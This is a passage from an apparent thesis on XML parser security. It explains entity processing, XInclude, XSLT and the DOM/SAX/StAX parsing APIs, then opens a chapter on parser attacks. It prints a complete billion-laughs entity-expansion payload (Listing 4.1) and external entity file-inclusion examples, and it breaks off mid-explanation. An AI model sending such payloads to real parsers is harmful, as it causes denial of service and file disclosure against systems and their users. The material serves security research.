Listing 3.69 shows an example of an external general entity in [43] content.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY external SYSTEM "
     internalSubset_ExternalEntityReferenceInContent.txt">
4 ]>
5 <data>&external;</data>
```

Listing 3.69: Example of an external general entity in content

- ⋆ Line 3: Declare an external general entity “external” with a literal entity value of “C:/xmluser/xmlfiles/internalSubset_ExternalEntityReferenceInContent.txt”.
- ⋆ Line 5: Reference the external general entity “external” in [43] content of the [39] element “data”.

“Included if Validating” means that a validating processor must include the `replacement text` of an external general entity, while a non-validating processor does not need to.

The parser resolves the URI. When the entity is referenced in [43] content the parser fetches the content of the file and computes the `replacement text`. This means that the [77] TextDecl is removed and the contents of the file, without replacing character or parameter entity references, is included.

(ii) Reference in Attribute Value

Required Behavior: Forbidden

There are two possibilities for a “Reference in Attribute Value”. First within an [41] attribute in a start-tag and second as a default value for an attribute in the [52] attribute declaration.

Listing 3.70 shows an example of a reference to an external general entity in an [10] attribute value of a start-tag.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY external SYSTEM
4 "internalSubset_ExternalEntityReferenceInAttValue_startTag.txt"> ]>
5 <data sort="&external;"></data>
```

Listing 3.70: Example of an external general entity reference in an attribute of a start-tag (not well-formed)

- ⋆ Line 3: Declare an external general entity ’external’ with a literal entity value of “C:/xmluser/xmlfiles/internalSubset_ExternalEntityReferenceInAttValue_startTag.txt”.
- ⋆ Line 5: Reference the external general entity in the [10] attribute value.

External general entities are not allowed in an [10] attribute value or as default value according to the well-formedness constraint [WFC: No External Entity References].

Section 4.3 discusses a bypass for this well-formedness constraint.

(iii) Occurs as Attribute Value

Required Behavior: Forbidden

The explanations regarding an external general entity “Occurs as Attribute Value” are identical to Paragraph 3.4.2.

(iv) Reference in EntityValue

Required Behavior: Bypassed

The explanations regarding an external general entity as “Reference in EntityValue” are identical to Paragraph 3.4.2.

(v) Reference in DTD

Required Behavior: Forbidden
The explanations regarding an external general entity as “Reference in DTD” are identical to Paragraph 3.4.2.

3.4.4. Parameter Entities

According to the XML specification [Bra08] internal and external parameter entities are processed identically in the same context. We confirmed this by a series of tests for both internal and external parameter entities. As internal parameter entities are easier to explain, we focus on these in this section.

(i)Reference in Content

Required Behavior: Not recognized

Listing 3.71 shows an example of an internal parameter entity in [43] content.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "it_works">
4 ]>
5 <data>%internal;</data>
```

Listing 3.71: Example of an internal parameter entity reference in content

- ⋆ Line 3: Declare an internal parameter entity “internal” with a literal entity value of “it_works”.
- ⋆ Line 5: Reference the internal parameter entity “internal” in [43] content of the [39] element “data”.

A parameter entity reference in [43] content is not recognized because ’outside the DTD the % character has no special significance’ [Bra08]. Also the [WFC: In DTD] states that parameter entity references are not allowed outside the DTD.

(ii)Reference in Attribute Value

Required Behavior: Not recognized

There are two possibilities for a “Reference in Attribute Value”. Firstly, within an [41] attribute in a start-tag and secondly, as a default value for an attribute in the [52] attribute declaration.

Listing 3.72 shows an example of a reference to an internal parameter entity in an [10] attribute value of a start-tag.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "it_works">
4 ]>
5 <data sort="%internal;"></data>
```

Listing 3.72: Example of an internal parameter entity reference in an attribute of a start-tag

The explanations are identical to the previous paragraph. Listing 3.73 shows an example of the default value for an attribute in the [52] attribute declaration.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "it_works">
4 <!ELEMENT data (#PCDATA)>
5 <!ATTLIST data sort CDATA #FIXED "%internal;">
6 ]>
7 <data></data>
```

Listing 3.73: Example of an internal parameter entity reference in a default value of an attribute declaration

One might assume that this is working, because the reference to the parameter entity is within the DTD. However, the definition of [10] attribute value only allows general entity or character references. Therefore, the default value of the [41] attribute is empty and the [41] attribute is not created for [39] element “data”.

(iii) Occurs at Attribute Value

Required Behavior: Not recognized

Listing 3.74 shows an example of an internal parameter entity reference “Occurs as Attribute Value”.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "it_works">
4 <!ELEMENT data (#PCDATA)>
5 <!ATTLIST data sort ENTITY #REQUIRED>
6 ]>
7 <data sort="internal"></data>
```

Listing 3.74: Example of a parameter entity reference as attribute value

⋆ Line 3: Declare an internal parameter entity `internal` with the literal entity value 'it_works'.

The rest of this listing is identical to the corresponding listing discussed in Section 3.4.1.

In this test, only the name of the parameter entity is used within an [10] attribute value which has been declared as type "Entity". However, this is simply character data for a parser.

(iv) Reference in EntityValue

Required Behavior: Included in literal

There are two scenarios in this case: a reference in (i) an internal general entity and (ii) an internal parameter entity.

Listing 3.75 shows an example of a reference to an internal parameter entity in an [9] EntityValue of (i) an internal general entity.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "it_works">
4 <!ENTITY use "%internal;">
5 ]>
6 <data></data>
```

Listing 3.75: Example of an internal parameter entity in an EntityValue (not well-formed)

⋆ Line 3: Declare an internal parameter entity `internal` with a literal entity value "it_works".

⋆ Line 4: Declare an internal general entity `use` with a literal entity value "%internal;".

Since this section is crucial for understanding parameter entities, we quote the definition of "included in literal" from the XML specification: "When an entity reference appears in an attribute value, or a parameter entity reference appears in a literal entity value, its `replacement text` MUST be processed in place of the reference itself as though it were part of the document at the location the reference was recognized, except that a single or double quote character in the `replacement text` MUST always be treated as a normal data character and MUST NOT terminate the literal." [Bra08]

According to the definition of "Included in literal", the parameter entity reference should be immediately replaced within an [9] EntityValue and therefore the literal entity value of the internal general entity should read "it_works". Albeit this is not the case. This XML document is not even well-formed, because it does not adhere to [WFC: PEs in Internal Subset].

This well-formedness constraint states that within an [28b] internal subset a parameter entity reference can only be used as a reference in DTD but not **within** markup declarations.

However, the same well-formedness constraint also states this restriction does not apply to an [30] external subset.

Therefore Listing 3.76 shows an example of a well-formed XML document using a parameter entity reference in markup declaration.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data SYSTEM "
     externalSubset_PEReferenceInInternalGeneralEntity.dtd" >
3 <data>&use;</data>
```

Listing 3.76: Example of a well-formed XML document with an internal parameter entity in an EntityValue

- ⋆ Line 2: Include the [30] external subset using a system identifier.
- ⋆ Line 3: Declare an [39] element “data” with an entity reference to the general entity “use”.

Listing 3.77 shows the contents of the [30] external subset.

```
1 <!ENTITY % internal "it_works">
2 <!ENTITY use "%internal;">
```

Listing 3.77: External subset with an internal parameter entity reference in an EntityValue

Line 1 Declare an internal parameter entity `internal` with the literal entity value “it_works”.
Line 2 Declare an internal general entity `use` with the literal entity value “%internal;”.

First the parser includes the [30] external subset and registers the entities. For convenience, we include the [30] external subset into the main XML document, as in Listing 3.78

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data SYSTEM "
     externalSubset_PEReferenceInInternalGeneralEntity.dtd" [
3 <!ENTITY % internal "it_works">
4 <!ENTITY use "%internal;">
5 ]>
6 <data>&use;</data>
```

Listing 3.78: The parser fetches the external subset

When the internal general entity `use` is parsed for the first time, its literal entity value immediately changes according to the rules of “included in literal” and the `replacement text` “it_works” of the internal parameter entity “internal” is included.

Listing 3.79 shows the modified XML document.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data SYSTEM "
     externalSubset_PEReferenceInInternalGeneralEntity.dtd" [
3 <!ENTITY % internal "it_works">
4 <!ENTITY use "it_works">
5 ]>
6 <data>&use;</data>
```

Listing 3.79: The `replacement text` of the parameter entity is included

A supplementary source [Mea15] also explains this fact in a short and more informal way.
We summarize the treatment of parameter entities in [9] EntityValue as in Table 3.1.

	internalSubset	externalSubset
Reference in EntityValue	[WFC: PEs in Internal Subset]	included in literal

Table 3.1.: Treatment of parameter entities in EntityValue

(v) Reference in DTD

Required Behavior: Included as PE

Listing 3.80 shows an example of an internal parameter entity reference within the DTD.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "<!ENTITY intern 'it_works'>">
4 %internal;
5 ]>
6 <data>&intern;</data>
```

Listing 3.80: Internal parameter entity reference within the DTD

- ⋆ Line 3: Declare an internal parameter entity “internal”. The literal entity value is a declaration of an internal general entity “intern”.
- ⋆ Line 4: Reference the internal parameter entity “internal” within the DTD.
- ⋆ Line 6: Reference the internal general entity “intern” in [43] content of the [39] element “data”.

According to [WFC: PEs in Internal Subset] parameter entities “may occur where markup declarations can occur” [Bra08]. This can be achieved by using [28a] DeclSep, which is essentially a parameter entity reference. The associated well-formedness constraint of [28a] DeclSep [WFC: PE Between Declarations] states that the `replacement text` of a parameter entity within the [28b] internal subset has to be markup.

First, the parser registers the parameter entity `internal`. Then the parameter entity reference to entity `internal` is resolved and the `replacement text` included.

Listing 3.81 shows the modified XML document.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "<!ENTITY intern 'it_works'>">
4 <!ENTITY intern 'it_works'>
5 ]>
6 <data>&intern;</data>
```

Listing 3.81: The XML document after the parameter entity reference in DTD has been resolved

⋆ Line 4: Include the `replacement text` of the parameter entity. This constitutes a declaration of an internal general entity `intern`.

The following processing steps are identical to the ones described in Paragraph 3.4.2.

3.4.5. Unparsed Entities

As already stated in Section 3.3.6, unparsed entities are not widespread and are only allowed as a value of an attribute declared of type *Entity*, which causes the parser to notify the application about that fact. In any other context, processing of an unparsed entity is either forbidden ((i) Reference in Content, Reference in Attribute Value, (v) Reference in DTD) or constitutes an error ((iv)Reference in EntityValue).

So as long as the application does not take specific actions in order to process any of the values of the unparsed entity, nothing will happen. Therefore, the benefit of implementing a sample application that processes unparsed entity in a potential dangerous way is (i) hypothetical (ii) the benefit of this result is negligible because unparsed entities are not widespread and (iii) is beyond the scope of this thesis., because we mainly focus on the available features of parsers.

3.5. XInclude

This section discusses the basics of XInclude. First we give an introduction to the available elements of XInclude and discuss the relevant attributes “href” and “parse”. Then we present an example of how to use XInclude and how it is processed. Finally we mention a number of differences between XInclude and external entities.

Introduction

XInclude [Mar06] formally specifies an XML related syntax for merging content distributed over different XML documents into one. This enables modularization of content, which means a single document can be re-used and maintained separately.

XInclude has a total of two elements - `include` and `fallback` - which are prefixed by the namespace `xi` = “http://www.w3.org/2001/XInclude”. Note that since XInclude is defined in a separate namespace and an XInclude processor ignores essentially anything which is not within this namespace, it is mandatory that the XML processor has the support for namespaces enabled.

An `xi:include` element has several optional attributes.

The attribute “href” constitutes a URI to the resource which needs to be included. Although this attribute is optional, there are only some other meaningful XML use-cases which do not require this attribute, like for example using XPointer. The value of the ’href’ attribute, after it has been resolved to an absolute URI, is called the ’include location’.

The attribute *parse* supports exactly two values: *xml* and *text*. Other values are considered a fatal error. The default value *xml* forces the included resource to be interpreted as XML. In this case it is not allowed to construct recursive loops, that is include an `xi:include` element which has already been processed. On the other hand a value *text* indicates that the resource must be included as character data. This facilitates the inclusion of documents (e.g. not well-formed XML), which are not subject to the well-formedness restrictions of XML.

The XInclude specification [Mar06] mentions several other attributes like *xpointer*, *encoding*, *accept* and *accept-language*. However these are not relevant for this thesis.

Each `xi:include` element may have zero or exactly one `xi:fallback` element. An `xi:fallback` element is kind of a default option, if resolving the resource, as specified in an `xi:include` element, fails. An `xi:fallback` element can only occur as a child element of an `xi:include` element.

Example

Listing 3.82 shows a typical use of XInclude.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <book xmlns:xi="http://www.w3.org/2001/XInclude">
3     <title>XML 1.0 Specification</title>
4     <author>Fitzgerald</author>
5 </book>
6 <xi:include href='copyright.xml'/>
```

Listing 3.82: Example of an XInclude use-case

- ⋆ Line 1: declares an XML declaration ([23] XMLDecl).
- ⋆ Line 2-5: define an element 'book' with a child element title and author.
- ⋆ Line 6: defines an `xi:include` element with an attribute 'href' to a resource "copyright.xml"

Listing 3.83 shows the referenced file copyright.xml.

```
1 <copyright>This information is protected by copyright law </copyright>
```

Listing 3.83: Example of an included file

- ⋆ Line 2: Define a root [39] element "copyright" with character data as [43] content.

Listing 3.84 shows the XML document after the parser and XInclude processor have finished parsing.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <book xmlns:xi="http://www.w3.org/2001/XInclude">
3     <title>XML 1.0 Specification</title>
4     <author>Fitzgerald</author>
5 </book>
6 <copyright>This information is protected by copyright law </copyright>
```

Listing 3.84: Example of a XML document after parsing and XInclude processing

As a result of XInclude processing, the "copyright" element is included instead of the `xi:include` reference.

XInclude and External Entities

XInclude has no relation to the validation features of DTDs and XML Schemas. Although XInclude may be used for purposes similar to external entities there are some crucial differences.

First and most obvious, the syntax differs. XInclude uses a syntax closely related to XML syntax, while entities (DTD syntax) do not.

Further, external entities need to be embedded into a DTD structure, whilst XInclude elements can occur at any point within the XML document. As a consequence of this, external entities have to be declared and later referenced (indirect use), while XInclude is defined and used at the same time (direct use).

If an XML processor fails to load an external entity this constitutes a fatal error and parsing stops. XInclude can define a default fallback option in case the primary resource is not available.

The last difference is the way XInclude is treated within a XML document. They operate on information sets, which are defined as an output of an XML processor, and thus are processed after parsing of the element is finished. External entities are processed at the same time as parsing.

3.6. XSLT

This section gives a short overview about how XSLT is used and introduces the "document" function. Finally we show how an XSLT processor processes its input and generates an output file.

XSLT [Cla99] comes in three major versions (1.0, 2.0, 3.0) and transforms an input document to an output document using transformation rules. With each new version additional instructions have been added. For example in XSLT v.1.0 (and subsequent releases) the document function is available for including the contents (or only selected nodes) of a file. Listing 3.85 shows an example of an XML document which is used as input for an XSLT processor.

```
1 <document>
2   <a>5</a>
3   <b>2</b>
4 </document>
```

Listing 3.85: Example of an XML input document

Listing 3.86 shows the corresponding XSLT file which contains the transformation rules.

```
1 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/
    Transform">
2    <xsl:template match="/">
3        <xsl:value-of select="document('C:/xmlfiles/input.xml')"/>
4    </xsl:template>
5 </xsl:stylesheet>
```

Listing 3.86: Example of an XSLT input document

- ⋆ Line 1: Declare the root element for an XSLT transformation and the associated namespace.
- ⋆ Line 2: Define the matching rules. Here the root node of the input document is matched.
- ⋆ Line 3: If a match has been found, execute the document function. This includes the content of the file.

Listing 3.87 shows the output file, after the XSLT processor has processed both files.

```
1 <data>it_works</data>
```

Listing 3.87: Example of an output file after XSLT processing

In this case a new XML document is created with a root node. This is because it correlates with the content of the file "xslt.xml". Various tutorials [w3s15b] provide more details on XSLT.

3.7. XML Parsing

This section discusses the parsing APIs DOM, SAX and StAX. While the XML specification [Bra08] describes XML, it does not mandate how an XML processor has to parse the document. A parsing API offers an interface to process the XML document and extract information from it.

3.7.1. DOM

The Document Object Model (DOM) provides a hierarchical view on a structured document like XML or HTML. DOM can be thought of as an API which only defines an interface to access or manipulate a document but does not take care of the specifics of a programming language. The standard is divided into a core specification which applies to both XML and HTML and a separate section for HTML only. Since in this thesis we focus on XML, we will only cover those parts that are relevant for XML.

At first, [Har02b], an unoffical DOM version 0, was developed for JavaScript by Microsoft and Netscape. However, they were, for the most part, incompatible to each other and a need for standardization arose.

DOM Level 1 [Woo98] specifies methods to create an in-memory representation of a document with "node" interfaces. Basically, everything is implemented using the "node" interface. It also defines which child nodes are available for these nodes. Examples of child nodes are provided in parentheses. A node object can be either a Document (Element, DocumentType), Element (Element, Text), or Text (no Children). Some of these nodes have child nodes, while others do not. The latter are called leaf nodes. The interface NodeList facilitates working with lists of nodes, which may be useful when iterating over all child nodes of an element. Since DOM is implemented in the language-independent Interface Definition Language (IDL), it does not specify how the document (root) node is created. This is left to the application, usually by using factory methods which apply language specific techniques.

We will now discuss some common interfaces.

Node

The Node interface is the primary node type of the DOM because every element in XML is represented by a node. The Node interface specifies its nodeType, for example, ELEMENT_NODE, TEXT_NODE, DOCUMENT_NODE, ... and offers access to its parent node, first and last child node and its siblings. It also belongs to a particular document which is also stored as an attribute. Access to the value and name of the node is also provided by nodeValue and nodeName, respectively. It offers methods to create, replace or remove child nodes.

Document

The Document node interface forms the basis of a DOM representation. All nodes belong to a certain document. This is the only node which does not have a parent node. So the Document interface can be seen as an object which holds the XML data. The Document node has a single "root" element as its child. It supports methods like createElement or getElementsByTagName, which returns a NodeList of child nodes. This way, new elements and "sub-trees" can be inserted into or extracted from the document.

CharacterData

The CharacterData interface extends the Node interface. It defines additional methods and attributes which may be redundant to the Node interface, for example, the attribute "data" holds the character data (which is also available using nodeValue).

Element

The Element interface defines methods to access properties of an [39] element and methods to manipulate its [43] content. The attribute tagName holds the same information as nodeName and therefore stores the name of the [39] element. This enables developers to either use the generic methods offered by the Node interface or the more specific methods offered by the Element interface. Other methods of the Element interface are mainly responsible for handling attributes, for example, getAttribute, setAttribute, removeAttribute.

Text

The Text interface extends the CharacterData interface and offers a method to split a text node into two adjacent text nodes. The Comment interface also extends the CharacterData interface but has no additional implementation.

Extended Interfaces

The extended interfaces are composed of CDATASection, DocumentType, Notation, Entity, EntityReference and a ProcessingInstruction. These interfaces need only be implemented in an XML DOM Implementation. It should be noted that attributes of Entity and DocumentType are read-only and therefore cannot be modified, that is to inspect and mitigate an attack vector.

DOM Level 1 is limited by the fact that it does not have representations for the [28b] internal subset or [30] external subset. [Woo98]

DOM Level 2 [Hor00] mainly extends Level 1 by methods of dealing with namespaces appropriately.

DOM Level 3 [Hor04] extends Level 2 by adding improved error handling. This is achieved by defining new Interfaces DOMError and DOMLocator, respectively. DOM Level 3 also changes the fact that DOM has to use application specific code in order to create a DOM instance. It offers a way to bootstrap a DOMImplementation by using a DOMIMplementationRegistry, which takes care of choosing the implementation with the required features. We are not using any features of DOM Level 3 in this thesis.

3.7.2. SAX

Simple API for XML (SAX) was first mentioned in 1997 on the xml-dev mailing list [MR97] by Peter Murray-Rust and was then called YAXPAPI (Yet Another XML Parser API). The development [Meg01c] took place publically on the xml-dev mailing list and SAX v.1 was released in 1998. SAX v.1 defines interfaces for parser writers, application writers, standard SAX classes, optional helper classes and demonstration classes. The underlying concepts and structure are basically the same in SAX v.2 [Meg04a] and therefore we will not go into any more detail but focus on the current version SAX v.2.0.1. SAX is in the public domain and can be used freely by anyone, however without any warranty.

Compared to a tree-based approach [Meg01a], SAX is an event-driven approach, which offers forward read-only access to the XML document. However, it is very memory efficient and suitable for tasks where only a piece of information needs to be extracted or a custom memory structure has to be built (e.g. for an application). It is possible to construct custom tree-based structures out of SAX events. We will deal with the processing of an XML document into parsing events in a moment. SAX [Meg01b] has no independent language specification. It is defined by the Javadocs in Java or the actual implementation in other programing languages. Therefore, SAX may be implemented differently in different programing languages as stated by Harold [Har04d] back in 2004: "I simply don't care, nor should anybody else, what effect this design decision has on C++ or other languages. [...] SAX should be the best Java API it can be. The C++/Python/C#/Perl communities should design the best APIs they can, using the native idioms and techniques of their language of choice."

An informative introduction for Java is available online [Meg01d]. We summarize the key facts from this quickstart guide and provide our own example of a minimal implementation in Python in Listing 3.88.

```
1 import xml.sax as _SAX
2 parser = _SAX.make_parser()
3 parser.parse('../../xml_files/standard.xml')
```

Listing 3.88: Minimal example of a SAX implementation in Python

- ⋆ Line 1: Import the module xml.sax.
- ⋆ Line 2: Create an XML parser.
- ⋆ Line 3: Parse the document.

At first, an XML document has to be parsed by an XMLReader like xml.sax. This class is responsible for reading in the document and reporting events with arguments to different registered handlers via callbacks. These handlers are implemented by application developers and implement a custom processing. More information on XMLReader is available online [Har02c]. These callbacks [Har02d] are designed in a similar way as the Observer Pattern. The XMLReader takes the role of the subject and the ContentHandler (or any other handler) takes the role of an Observer.

So before no such a handler has been implemented (by the programmer) and Registered, nothing will happen, except checking the document for well-formedness. Therefore, we implement a ContentHandler and register it at the XMLReader before the parsing process starts.

Listing 3.89 shows a minimal example of a ContentHandler, which has only an implementation for the characters event.

```
1 import xml.sax as _SAX
2 class myContentHandler(_SAX.ContentHandler):
3     def characters(self, content):
4         print content
5
6 handler = myContentHandler()
7 parser = _SAX.make_parser()
8 parser.setContentHandler(handler)
9 parser.parse('../../xml_files/standard.xml')
```

Listing 3.89: Minimal example of a ContentHandler in Python

- ⋆ Line 2: Create a class myContentHandler, which inherits from xml.sax.ContentHandler.
- ⋆ Line 3-4: Implement the method characters by printing the content to the console. The ContentHandler [Meg04b] also describes other methods for several events like startDocument, startElement, endElement,....

When the parser processes the following XML document as in Listing 3.90

```
1 <?xml version="1.0"?>
2 <data>4</data>
```

Listing 3.90: Example of input XML document

the following events are generated.

1. Start document
2. start element : data
3. characters: 4
4. end element : data
5. End document

Since our class “myContentHandler" only implements the method characters() we only receive notification of the character event and all other events are “discarded”. Apart from a ContentHandler other interfaces such as a DTDHandler [Meg04d], an EntityResolver [Meg04e] and an ErrorHandler [Meg04f] exist for a SAX-Parser.

A DTDHandler [Meg04d] implements methods for dealing with unparsed entities and associated NOTATIONs. Because this type of markup is rarely used and is of no concern in this Thesis, we will not go into further detail.

An EntityResolver [Meg04e] has only one method resolveEntity() which is called before any external (general/parameter) entity is fetched. The resolveEntity() method does not handle the document entity (the top level entity which stores the document).

An application programmer can register an EntityResolver and define custom actions in resolveEntity() to prevent unauthorized actions. If external general/parameter entities are not supported by the parser, implementing this interface has no effect at all.

Lastly, an ErrorHandler [Meg04f] is used to implement custom action in case of a warning, error or fatal error. We are not using a custom ErrorHandler in this thesis and therefore will not discuss this any further. It is suitable for some scenarios [Har02d] to implement a DefaultHandler, which is an interface for ContentHandler, EntityResolver, DTDHandler and ErrorHandler where all available methods have default implementations and perform no action. This way, an application programmer can only implement those methods which are required and leave the rest with a default implementation. This usually makes the code more readable, as there are only implemented methods.

The Javadocs [Meg04g] specify a list of features and properties which a SAX2 compliant parser can implement and in part default values for those features. A feature has a boolean value (*true/false*) whereas a property can have an arbitrary value (e.g. for setting a handler). Features and properties are fully qualified URIs. These features/properties can be queried and set using getFeature(), setFeature() and getProperty(), setProperty, respectively from the XMLReader interface. The relevant features for this thesis, concerning DTDs, are listed for convenience in Table 3.2.

SAX2 Features [Meg04g]	**Default**
http://xml.org/sax/features/external-general-entities	unspecified
http://xml.org/sax/features/external-parameter-entities	unspecified
http://xml.org/sax/features/namespaces	true
http://xml.org/sax/features/namespace-prefixes	false

Table 3.2.: Features available in SAX, which relate to DTDs [Meg04g]

A SAX 2 compliant parser must only implement the features **namespaces** and **namespace-prefixes** in order to support namespaces for any specifications depending on those (e.g. XML Schema). All other features and properties are optional and can be extended by new custom features/properties. If a feature is not implemented by a specific parser, a SAXNotRecognizedException is raised. If a (read-only) feature is implemented but modified at a point where it is not allowed, a SAXNotSupportedException is raised.

For Java based parsers, a value of *true/false* suggests a boolean default value. It should be noted at this point that developers (from other programing languages) implementing a SAX parser are not required to adhere to these defaults. The value of features, which are 'not applicable', are read-only and depend on some external factor. For example, the feature **is-standalone** is *true*, when the [23] XMLDecl contains **standalone=**'yes'. [Har04c] [Meg04g] This can similarly be explained for **use-attributes2** and **use-locator2**, where the flag is set according to whether attributes implement an extended attributes interface or the locator object implements the ext.locator2 interface, respectively. A post on the xml-dev mailinglist [Gla04] implicitly backs this explanation.

The feature **xml1.1** is reported by the parser, for example, Xerces-J reports this feature as true, if the parser supports XML version 1.0 and XML version 1.1, and false, if it only supports XML version 1.0. [apa10d]

As for features which are “unspecified” each XMLReader implementation specifies its default, or may choose not to expose the feature flag.’ [Meg04g].

3.7.3. StAX Parser

The Streaming API for XML (StAX) [BS03] is a streaming API like SAX. In contrast to SAX, where events are pushed to the application, in StAX the application pulls the parser for more events, which it is interested in or and skips the rest. Therefore, StAX parsers are also known as Pull parsers. This way, StaX works with the same efficiency as a SAX parser, while keeping state of the document as in DOM. StaX has a cursor API and an event iterator API. While the cursor API offers low-level read/write access to the data in the XML document, the event iterator API builds on top of the cursor API and returns the events in form of objects. All parsers we are using in this thesis use the cursor API. The cursor API offers forward, read-only access to the XML document and has methods to access an attribute and its value, get the name of the current event or content. Based on the current event, using the next() method moves the cursor forward to the next event. Different parser implementations may additionally offer convenience functions, like “move to the next event of “startElement” of element type “data”“.

4. Attacks

This section discusses the attacks which we use against an XML parser. First we present DoS attacks in Section 4.1, then XXE attacks in Section 4.2 and XXE attacks based on parameter entities in Section 4.3. Next we discuss URL Invocation attacks in Section 4.4, XInclude attacks in Section 4.5 and XSLT attacks in Section 4.6.

We assume a well-formed XML document and we are not looking for vulnerabilities in specific parsers.

4.1. Denial-of-Service Attacks

This section discusses the DoS attacks in connection with XML parsers. First, we will give a short overview about DoS attacks and specifically for XML parsers. Then we will explain in detail how the billion laughs attack works. Lastly, we will discuss some other variations of DoS attacks like a recursive DoS attack or a DoS attack based on parameter entities.

Overview of Denial-of-Service Attacks

OWASP [owa13] defines a DoS attack as "an attempt to make a resource unavailable to its legitimate users". DoS attacks target the availability of a system and are usually network based, that is they aim to exhaust the available network resources.

OWASP [Liv10] addresses the classical DoS attacks on layer 3 and 4 in order to then make a system to authorized parties unavailable. On the network layer a DoS attack forces the XML parser to make a request to an attacker controlled server, consuming an arbitrary amount of bandwidth, for example, by using the attacks described below. We would like to note at this point that this is a combination of a URL Invocation and a DoS attack. As there are more than 3 tiers involved more issues may arise.

It is also possible to solely target the application layer and use DoS attacks against Databases, the web Application itself or the XML parser. DoS attacks on the application layer are easy to perform and only an insecure setting or feature within the application may be necessary to trigger an attack.

Figure 4.1 illustrates a DoS attack on the XML parser.



Figure 4.1.: Bird's eye view of a DoS attack targeting the XML parser

In this illustration the attacker sends a maliciously crafted XML document to the server, and the parser processes this file, which leads to a DoS condition targeting the CPU and memory.

Application level DoS attacks can target the CPU runtime, the memory, disk space or the processes and, therefore, has a much broader range than classical DoS attacks. Some of the root causes mentioned range from an "insecure feature" or an "expectation of reasonable (human) interaction", to an "implementation flaw" within the application logic or improper session management [Liv10]. Specifically for XML, DoS attacks which are based on the document structure exist, i.e reiterating [39] elements (analogous to a quadratic blowup attack) or nesting [39] elements recursively. Another possibility is to nest many attributes within a single [39] element, resulting in a non-linear runtime. In this thesis we will be exclusively concerned with application layer DoS attacks which are based on an insecure feature or an expectation of reasonable (human) interaction.

Billion Laughs Attack

A classical DoS attack against an XML parser, which leads to an exponential expansion of memory, is the billion laugh attack [Kle02]. This attack was discovered by Amit Klein in 2002. Listing 4.1 shows a slightly modified example from a Microsoft article [Sul09].

```
1  <?xml version="1.0"?>
2  <!DOCTYPE data [
3  <!ENTITY a "lol">
4  <!ENTITY a1 "&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;">
5  <!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
6  <!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
7  <!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
8  <!ENTITY a5 "&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;">
9  <!ENTITY a6 "&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;">
10 <!ENTITY a7 "&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;">
11 <!ENTITY a8 "&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;">
12 <!ENTITY a9 "&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;">
13 ]>
14 <data>&a9;</data>
```

Listing 4.1: Example of a billion laughs attack

The XML document defines multiple entities which are nested within each other and each entity is referenced in the subsequent entity. As depicted in the code listing entity `a` defines a string of arbitrary length. Entity `a` is referenced ten times in entity `a2` and entity `a2` is referenced ten times in entity `a3` until, finally, entity `a9` is referenced within an element as content.

We will now discuss the first step required to process this sample if the parser processes internal general entities and puts no restrictions on the level of nested entities or the size of a single entity. The XML specification defines the behaviour of an internal general entity in [43] content as “bypassed”.

First, the parser resolves the entity reference to “a9” as in Listing 4.2

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY a "lol">
<!ENTITY a1 "&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;">
